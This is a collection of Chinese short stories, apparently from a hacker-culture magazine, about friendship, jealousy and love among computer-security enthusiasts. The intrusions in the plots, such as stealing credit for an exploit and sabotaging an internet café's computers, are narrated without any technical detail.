萍那么喜欢他，或许是因为他是个风云人物吧，我这么想着。那天我走进了行走的云的房间，见他不在就在那里等他，突然看到他打开的邮箱里有一封电子邮件。本来我对这封邮件是一点兴趣也没有的，但是我却发现这封邮件居然是萍发给他的。我像做贼似的四处看了看，然后打开了萍的邮件。如我想得一样，那是一封写给行走的云的示爱信。我的心莫名其妙的疼了起来，我不知道为什么，更不知道该怎么办。莫名的冲动使我回复说：“一切以工作为重。”然后迅速的删除了萍发给行走的云的那封邮件。删除了邮件后我的心里也不知道是充满了高兴还是难过。

从此萍对行走的云就变得冷漠了，但是我在她的眼底却看了很深的忧伤。我明白是那封信伤了她。我有些自责但是却也很高兴，这样也许萍对行走的云就会死心了吧。我必须承认自己是自私的。但是在爱情面前谁不自私呢？那时行走的云对我很信任，只要他有什么新发现或新成果，都会第一时间叫我先看。那天他给我发来一个文件，告诉我说是一个他新研究的溢出程序。当我仔细的看完那个程序以及他的详细分析报告，才真正明白我始终都无法与行走的云相比拟。我有些忐忑不安，如果这个软件被公开的话，一定会引起很大的轰动，行走的云也将更受天空论坛和公司的器重，而我也会在他的光环下永不见天日，在经过矛盾的心理挣扎后，我把那个程序署上了自己的名字，公布在了天空论坛上。

正如我所料，整个论坛都轰动了，只是这次光环属于了我，当别人用惊讶崇拜的眼神看我的时候，我的虚荣心得到了极大的满足，萍也一改对我冷漠的表情，我突然感觉到自己被巨大的幸福包裹着。但是唯一令我无法心安的是无法面对行走的云，在他的办公室里我感到无比的压抑。

我向他解释说自己不是故意的，只是不小心发错了。他摆了摆手，意味深长的看着我说道：“有些时候解释是没有必要的，朋友之间是不需要解释什么的，敌人也根本就不相信你的解释。”他叹了口气说道：“我把你当成朋友，我相信你。”

我的脸上火辣辣的疼，像被重重的打了一耳光。我低下头说道：“我马上把那个帖子改了。”

行走的云把头转向窗外幽幽的说道：“不必了，别让别人胡思乱想。”


在他的目光里我分明看到了他对我的失望，我的心突然很疼，有种想哭的冲动。我无法想象当行走的云看到论坛里的那个帖子时的心情是怎样的。但是我知道自己已经深深的伤害了他。即使他不说，我也能够深深的感受到。

第二天，老板把我叫到办公室，告诉我说：“行走的云辞职了，就由你来担任他的位置，希望你能像行走的云一样做好……”其余的话我都不记得了，只是一遍遍的自责着自己。那个视我为最亲近的人，最要好的朋友的他终于在我的卑鄙下彻底的消失在我的世界里。QQ上以及论坛上他再也没有出现过，而我从那以后也变得再也不快乐了。我希望能够用我的一切去弥补，可是我又不知道该如何去弥补！”

我静静的听完了“闪电雷鸣”的故事，那些单纯而又简单的快乐在世俗和利益的熏染下变质了，曾经的快乐再也找不到了。他讲述完了这一切后告诉我，希望这篇文章可以发表，因为他只想到使用这种方式来向曾经伤害过的朋友说对不起。

较量

海边一粒沙



这是一场爱与恨的较量，在技术中夹杂了感情的时候，就注定了要为这场较量沦陷。当尘埃落定之后，留下的是不灭的恨？还是无尽的爱？

叶子坐在林凡的对面，脸上写满了焦急。林凡想叶子刚刚新婚应该很幸福吧？可是没有想到新婚才二个月就跑到他的面前流眼泪。如果不是叶子的老公在旁边林凡会拥紧她，而且林凡开始看不起眼前那个有点老的男人，让叶子落泪证明他的无能。

叶子看着林凡冷漠的表情，有些心寒。鼓起勇气说："林凡，我知道对不起你。我也是真的没有办法才来找你的。求你帮帮我吧？你知道那家网吧是我妈这么多年来唯一的心血，如果它垮了，我妈也就垮掉了。"叶子又开始哭了，那细小的哭声从林凡的每一个毛孔渗透，直深入到心脏。看到曾经最爱的女人在面前哭泣，林凡觉得心都快要碎了。眼前这个女人太善良了。她爱她的母亲胜过爱自己，这是林凡最欣赏也是最讨厌的。如果不是因为叶子的母亲哭着喊着要叶子嫁给眼前这个有钱人，也许叶子该是他怀里的女人。

林凡微笑着递给叶子一张纸巾，让那张纸巾收容了叶子流浪的眼泪。温柔的对叶子说："你要我做什么，我还是不明白你的意思。"

叶子看到林凡温柔的笑，有些心酸。这曾是她深入骨髓的笑容，如今却发现林凡笑得如此惨淡。叶子低下头不敢看，只有小声的说："我家网吧的系统出现了问题，里面所有的文件都不能打开，即使重新安装了系统，不超过一天还是那样。"

林凡靠在椅子上看着叶子垂下来的长发，心隐隐的痛。长发下的那张脸是不是在看着他的时候会一样的欣慰呢。林凡掩盖着所有的感伤，无谓的问："那你就该找专门做系统的高手，你找我有什么用呢？我只是一个一事无成的痞子！"这是叶子母亲说过的话，林凡至今还记忆犹新。

叶子红着脸说："林凡，你别这么说，我从来都没有这么想过。你是一个计算机高手，我知道，我求你了，就算你帮帮我好吗？"

林凡从来不会拒绝叶子，这是认识叶子到现在林凡一直都没有改变的。林凡点点头。叶子的脸上有了笑容，阳光般的。她就是这么容易满足！

林凡有些心痛，可能是因为自己很委屈吧。他站了起来说："明天我会去你家网吧的。你不用担心了。"叶子微笑的脸上还挂着泪。林凡把目光移到了一直尴尬坐在旁边的叶子老公的脸上，幽幽的叹息着说："对叶子好一点，她值得你用心去爱。"看到那个男人郑重的点点头，叶子有些潮红的眼睛。林凡转身离开了那家放着忧伤音乐的咖啡厅。

走在霓虹绚丽的街头，林凡似乎在刚才那一幕中找到了自尊。却也把孤独和伤痕都隐藏在了这华丽的夜晚中。现在他唯一要做的就是回家睡觉，将近一年的时间林凡都在重复着这样的生活，睡觉，上网，吃饭。

林凡回到家里，看到没有关着的门、整洁的房间和浓浓的菜香，就知道贝贝一定又擅闯民宅了。林凡怒气冲冲的跑到厨房，大声说："聂小贝，我告诉你。你要是再找锁匠把我的门撬开，我就真的找警察了啊！"

"好啊，去吧，找去吧！"聂小贝端着紫菜汤从厨房里走出来，连正眼都没看林凡。他的话在聂小贝的耳朵里就是放屁，说和没说等于一样。聂小贝算准林凡不会找警察，所以那门锁也就差不多一个礼拜换一次了。

林凡气得脸都快变成猪肝了，叫嚷着说："聂小贝，你还讲理不？你说你已经撬了我多少次门了。你就不能让我过个安稳日子吗，真是阴魂不散啊！"林凡把晚上所有的气都撒在了贝贝的身上，转身关上门。他怕自己再看贝贝一眼，就会有把房子烧掉的冲动。这个可恶的聂小贝。

"林子哥哥，吃饭吧！别生气了，我下次再也不敢了……"小贝小声的在房门前喃喃的嘀咕着。还等小贝把话说完，只听见门咣铛的一声撞击的巨响。烟灰缸破碎的声音伴着林凡粗暴的声音响起"滚，给我滚！"除了回音，整个房间里再也没有了任何的声音。

不知道睡了多久，林凡才醒了过来，肚子里空空的。人总是到饿得快要发疯的时候才知道什么叫做饥肠辘辘。林凡爬了起来，打开了电脑，然后开始收拾门前烟灰缸的残骸。林凡难过的想哭，小贝是那么的爱自己，却一次次被他伤害。林凡走出房间，桌子上是小贝辛苦一下午准备的饭菜，早已经没有了任何的温度。

林凡回到电脑前，心口还在痛。在叶子离开他的这段时间里，也只有电脑才能让他忘却叶子的一眸一笑，每一个和他在一起的瞬间。林凡在那些代码和软件中穿梭，希望也可以忘记对小贝所有的伤害，他在想那烟灰缸破碎之后小贝在门的那一面，一定是在哭泣，无声的哭泣。

林凡点燃一支烟，那忽明忽暗的火焰燃烧着他的寂寞与痛楚。叶子、小贝在林凡的脑海里不断的徘徊，直到天蒙蒙的亮。林凡离开了家门的时候，小贝站在小区的下面，雾水打湿了她好看的刘海。她怯生生的站在林凡的面前，像个做错事的小孩子一样，还没等林凡说话，她紧张的说："林子哥哥，我只是给你送早餐，我走了。"说完把早餐推到了林凡的怀里，转过身就跑开了。林凡想说对不起，想说谢谢，但是这些都淹没在无

言的感动中了。看着小贝消失在晨雾中的身影，林凡脸上不知觉的露出了幸福的笑。

叶子的母亲看到林凡的时候，一改平日高傲的神色，招呼着林凡坐下，倒着水，点着烟。那样子比见到财神还要殷勤。林凡冷漠的看着这个曾经他那么想孝敬的老人，莫名的心酸让林凡觉得有些难过。

林凡打开网吧里的数十台电脑，发现里面的所有文件全被加了密码，而且电脑里很显然有病毒的痕迹。林凡将所有电脑都格式化，然后给每台电脑重装了系统，打上了补丁，安装上了必要的软件，并对系统进行了严格的设置。他相信只要有人试图寻找系统的漏洞或尝试攻击的话，他安装的那些监控程序就会自动报警并拦截攻击。他也断定一定是有人入侵了网吧的系统，然后给所有的文件都加了密，并且释放了病毒，对整个网吧进行破坏。在那几天里，林凡全都是吃住在网吧，时刻注意着网吧中的动态。偶尔叶子也会来看看林凡。小贝也会每天三餐不忘的给林凡送饭，自从上次林凡生气后她变得安静了很多。每一次都是一言不发的等着林凡吃完饭收拾东西，转身就走。林凡在她的眼睛里看不到埋怨和波澜。林凡想说对不起，但是这三个字太沉重了。每次都只能看着小贝默默的离开，却说不出心里要说的话。

系统一直都是正常的，林凡终于可以安心的睡上一觉了。叶子母亲的阴霾被几天来的平静带走了。在她的眼里林凡再也不是那个一事无成，如同废物一样的垃圾了。可就在林凡转身要离开的那一刻监控程序突然响了起来。林凡连忙跑到一台电脑前。所有的文件又全部被加上了密码，连杀毒软件与防火墙也都被破坏了，没有办法打开了。林凡像个木头一样的呆坐在了椅子上。他在监控程序里找到了一个IP 地址，连忙进行扫描查询，却居然是长沙网络公安局的一台计算机的IP 地址，很显然这是一个代理IP 地址，而真正的IP 早已经隐藏了起来了。林凡在计算机里什么也找不到了，路径被抹擦的干干净净。

林凡有些呆滞，是谁做了这么多的事情竟然只是让监控程序响了一次，便以迅雷不及掩耳的速度做了这么多的事情呢？网吧又陷入了瘫痪。林凡发现这次的情况和他刚来的时候一样。电脑所有文件被锁定，电脑里活跃着几个病毒。林凡苦笑着，遇到了真正的敌人了，看来战斗才正式开始。

林凡不得不再一次重新格式化系统，重新安装了一切，这次他更加专注的守在电脑旁。一动不动的盯着电脑屏幕。每天小贝都会按照三餐的时间来给林凡送饭。看着林凡憔悴的脸庞，小贝鼓足了勇气说：“林子哥哥，你说我是个任性讨厌的丫头吗？”

林凡看着小贝认真可爱的样子，微笑着摇摇头。小贝的脸上有了孩子般的笑容说：“那么就是说，我除了调皮之外，我并不是一个白痴，是有大脑的对吗？”

林凡看着眼前这个古灵精怪的丫头发呆，真是猜不透她的脑袋里面装着乱七八糟的东西。笑着说：“傻丫头，你怎么会是白痴了，你是最聪明的了。”

小贝看着林凡并没有笑，那么天真的小家伙脸上居然多了一丝的哀伤。叹息着说：“林子哥哥，你不要管叶子家的事好吗？”

叶子在林凡的身边，或者无情的离开。小贝从来都没有说一句亵渎叶子的话，因为小贝知道在林凡的心里叶子永远是最好的，就算给予他的是伤痕累累。而今天小贝却这样说，认真得就要哭出声来一样。

林凡看着小贝有些陌生，不解的问：“小贝，为什么？”

小贝沉默着，一句话也不说。在林凡的追问下，红着眼睛说：“我不想你被叶子当成傻瓜一样，招之既来，挥之既去。也不想你没日没夜的为他们的生意努力，而他们却日日花天酒地，夜夜歌舞升平，不想她们把你叫成傻瓜！”

林凡看着红着眼睛的小贝，沉默了很久。小贝是一个调皮的家伙，做事没有头脑，但是她说话不会不走大脑，也不会编造一些莫须有的东西，所以小贝的话足够刺伤到他的心了。不是因为小贝的率真，是因为小贝口中的话一定是事实！

林凡还是决定留了下来，除了因为不忍心让叶子伤心，也许还有这是他期待已久的战役吧！这一次让林凡突然觉得自己简直就是一个笑话。监控程序根本就没有响，电脑里面所有的文件就已经被锁定了，而且电脑里还是始终活跃着那几个与上次相同的病毒。

一切都陷入了一个僵局，叶子母亲的冷言冷语让林凡更加觉得自己的无能，网吧里面的电脑被林凡格式无数回，又重装了无数回。但是监控程序不起任何作用，而且查找不到任何的线索。

叶子终于有一天带回了网警，可是网警的无数次追查之后还是什么也没有找到。林凡以后夜夜买醉。在感情失落之后，他唯一的寄托又证明了他是一个失败者。他开始觉得被这个世界遗弃了。在叶子眼里他是一个没有钱没有权没有任何用处的失败者。就连他自己都开始讨厌自己。

这个世界上只有一个人不讨厌他，尊重他，那就是小贝！小贝把酩酊大醉的林凡带回了自己的家。因为她再也不会撬林凡的锁，而林凡家门的钥匙也不知道跑到哪里去了。小贝看着痛苦的林凡，心狠狠的疼着，她在想难道是自己错了？

第二天，林凡努力的睁开眼睛，窗外的阳光格外的明媚。看着有些陌生的房间林凡在猜测。但是看到墙上挂着小贝和他拼凑粘在一起的照片，林凡知道是小贝收留了自己。小贝留在桌子上的字条说，她去跑步了，顺便买早餐回来。醒了看不到女主人希望林凡不要着急。林凡幸福的笑，在这个世界上也许只有小贝还会让他觉得如此的温暖。

林凡走到小贝的书房，他已经习惯醒来打开电脑，如果哪一天不这么做都会觉得很不自在。但是林凡走到小贝书房的时候被那一切惊呆了。电脑没有关，而上面正在执行着一个程序，直接控制着叶子网吧系统的程序。林凡专注的盯着电脑的界面，发现小贝的执行程序被跟踪了，从跟踪时间来看已经足够查清小贝的地址了。

林凡颓然的靠在椅子上，目光却被电脑旁边的一个小本子吸引着。他打开了第一页：“林子哥哥每天都守在电脑旁，而那个让林子哥哥伤痕累累的女人和那个势力的老太婆却活得那样快乐，气死我了。不让林子哥哥好过，我也不让你们好活，要让你们知道林子哥哥的厉害。我恨你们，我要让你们为林子哥哥所做的一切而觉得内疚。”

“她们终于求到林子哥哥了，本来做了好多菜想跟林子哥哥庆祝的。但是好象他一点也不高兴。我也终于明白了林子哥哥是多么的讨厌我，也许我永远也取代不了叶子，但是我只想让林子哥哥快乐一些，难道我错了吗？”

“我无法忍受他们每天都出去高级餐厅，保龄球场的四处招摇玩乐。而林子哥哥却在网吧里吃睡都不得安宁。那个老巫婆竟然还跟叶子说林子哥哥是个傻蛋。本来希望这样做可以为林子哥哥找回点颜面，没想到却让他们耻笑林子哥哥的愚蠢。本来想收手的，但是现在我改变主意了，我一直坚持下去，直到拖跨叶子网吧为止。”

“林子哥哥很厉害，我无法从漏洞走进系统。想了好几天，找了几个人使用MP3 把程序和病毒带进网络，这样监控程序和他们都不会发现……”

林子看着那些幼稚的语言，想哭又想笑。这个可爱又单纯的女孩震撼着他。在这场较量中他输了，其实在叶子离开的那个时候他就输了。只有小贝还为他的尊严而努力。而就在他身边的幸福，他却肆意的挥霍着。林凡看着那本入侵日记落了晶莹的泪。

门外是急促的敲门声，林凡放好了日记。打开了门，几个警察面无表情的站在他的面前。林凡温和的笑着……林凡跟在警察的后面，默默的说："小贝，无论你做的是对或者是错，我都要谢谢你。谢谢你为我做了那么多。请让我为你做一件事。如果有一天我回来的时候，我可以选择爱你，我希望我们可以在一起。"


小贝回到家里，却不见了林凡的踪迹。她坐在沙发凄然的笑着。林子哥哥怎么会喜欢上她这个又傻又笨的丫头呢，怎么肯为她停留脚步呢？小贝无声流着眼泪，心里像压着一块石头一样难以呼吸。小贝的哭声越来越大，狠狠的哭着。她要哭出所有的委屈。

短信的声音止住了小贝伤心的哭声，哽咽的打开短信。是林凡发来的短信："小贝，等我娶你好吗？"

小贝哭声更大了，边哭边回着短信说："混蛋，这话你早就该说了！"

当一切都已经结束的时候，很多人认为也许也是爱恨最后终结的时候。可没有人注意爱就在此刻悄然的萌芽，迅速的长大。

向回走，回到起点的时候



爱上若林我有些措手不及，但是分别又会非常想念，也终于无法洒脱的拿得起放得下了，所以我决定深入狼穴、以身试险，好守护着他一辈子。

我们两个之间的距离却遭到了双方父母的反对，我们俩使出了浑身的解数，和父母展开了一场惊天动地的大战，闹死闹活的要在一起，最后在我绝食两顿的情况下，父母终于妥协在我的不要命精神下了。

六月，我怀揣着在一起多么幸福的梦想，来到了北京这个车与人一样多的城市，开始了我们幸福的生活，当两个人终于在一起的时候才明白了，爱情好象就是将天使扔在柴米油盐中的那般可笑。

第一眼看见若林的猪窝时我哭笑不得，这也算是打扫过的吗？第一次给若林做饭，才知道他其实很挑食，但是却绝对不会埋怨。第一次给若林洗衣服，才发现原来他洗过的衣服都是脏脏的。我开始真正了解到搞安全的男生都是怎样生活的，也开始在一个小小的房间里延续着我们幸福的生活。

时间慢慢的走着，才发现一个人坐在电脑前写字会无聊的想找东西宣泄，才知道夜晚的时候即使身边躺着最爱的人也会有着强烈想家的感觉。慢慢的尝试牵着他的手，忘记临行前父母的难过，妹妹的眼泪。他常常把我抱在胸前说爱我，让我感受到他的温暖，每当这个时候我都会有种想哭的感觉，我想告诉他：若林，大夏天的，你胸膛的温度真高。

和若林在一起，会感觉到自己带着一个可爱又淘气的孩子。他会在洗脸的时候突然伸出沾满洗面奶的大手向你发狠，每当这个时候我都想给他踹到水池里去。但是由于本人力量有限，所以这个想法一直都没有得到实施。

他有时候会彰显自己的聪明，一次在从车站等他一起回家的时候，路边一处卖李子的小贩，他显得很会过日子的说："你看你买的樱桃贵多少钱啊，这个樱桃这么大，才一元一斤，你买的六元一斤都没这个大。"简直太让我惊讶了，他居然把李子说成是樱桃，我用非常怀疑的眼神看着他，告诉他那是李子的时候，他会傻傻的一笑，显得极其的无辜。是啊，都怪那个李子长得太像樱桃了。我严重的怀疑难道搞网络的计算机呆虫会白痴到这种程度吗？

更加让我不能接受的是他玩游戏的时候，即使房子着火了他都不会动一下，先通关再说。严重发现他盯着屏幕的时间比看我的时间要多好几倍之久。

常常会沉闷的看着天空发呆，我知道他每天都要工作，所以有时间休息的时候就应该让他休息一下，做些他想做的事情。这个时候我总是郁闷的一个人在一旁画圈圈诅咒这该死的网络，诅咒那些长得没有我好看，但是却比我有吸引力的游戏。

太过无聊的时候开始研究家里的那些黑客书籍，居然发现了那些书籍里记载着如何给文件加密的方法，看到这些，我有了一个大胆的想法，挑战一下若林的技术。虽然真有些飞蛾扑火的味道，但是在技术上虽然有很大的几率败给他，但是武力上他绝对不会是我的对手，所以败了之后就使用武力o(∩_∩)o……哈哈！

